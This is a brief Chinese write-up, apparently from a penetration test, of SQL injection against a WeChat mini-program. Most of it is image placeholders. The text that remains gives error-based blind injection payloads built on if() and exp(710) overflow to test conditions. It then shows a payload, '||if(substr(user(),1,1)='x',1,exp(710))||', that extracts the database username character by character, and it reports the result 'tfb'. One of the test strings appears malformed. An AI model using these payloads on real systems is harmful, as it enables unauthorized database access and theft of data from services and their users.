微信小程序






抓包


用-if(1=1,1,exp(710)) 和 -if(1=2.1,exp(709))来判断








构造Payload爆出用户名

‘||if(substr(user(),1,1)=’x’,1,exp(710))||’









用户名tfb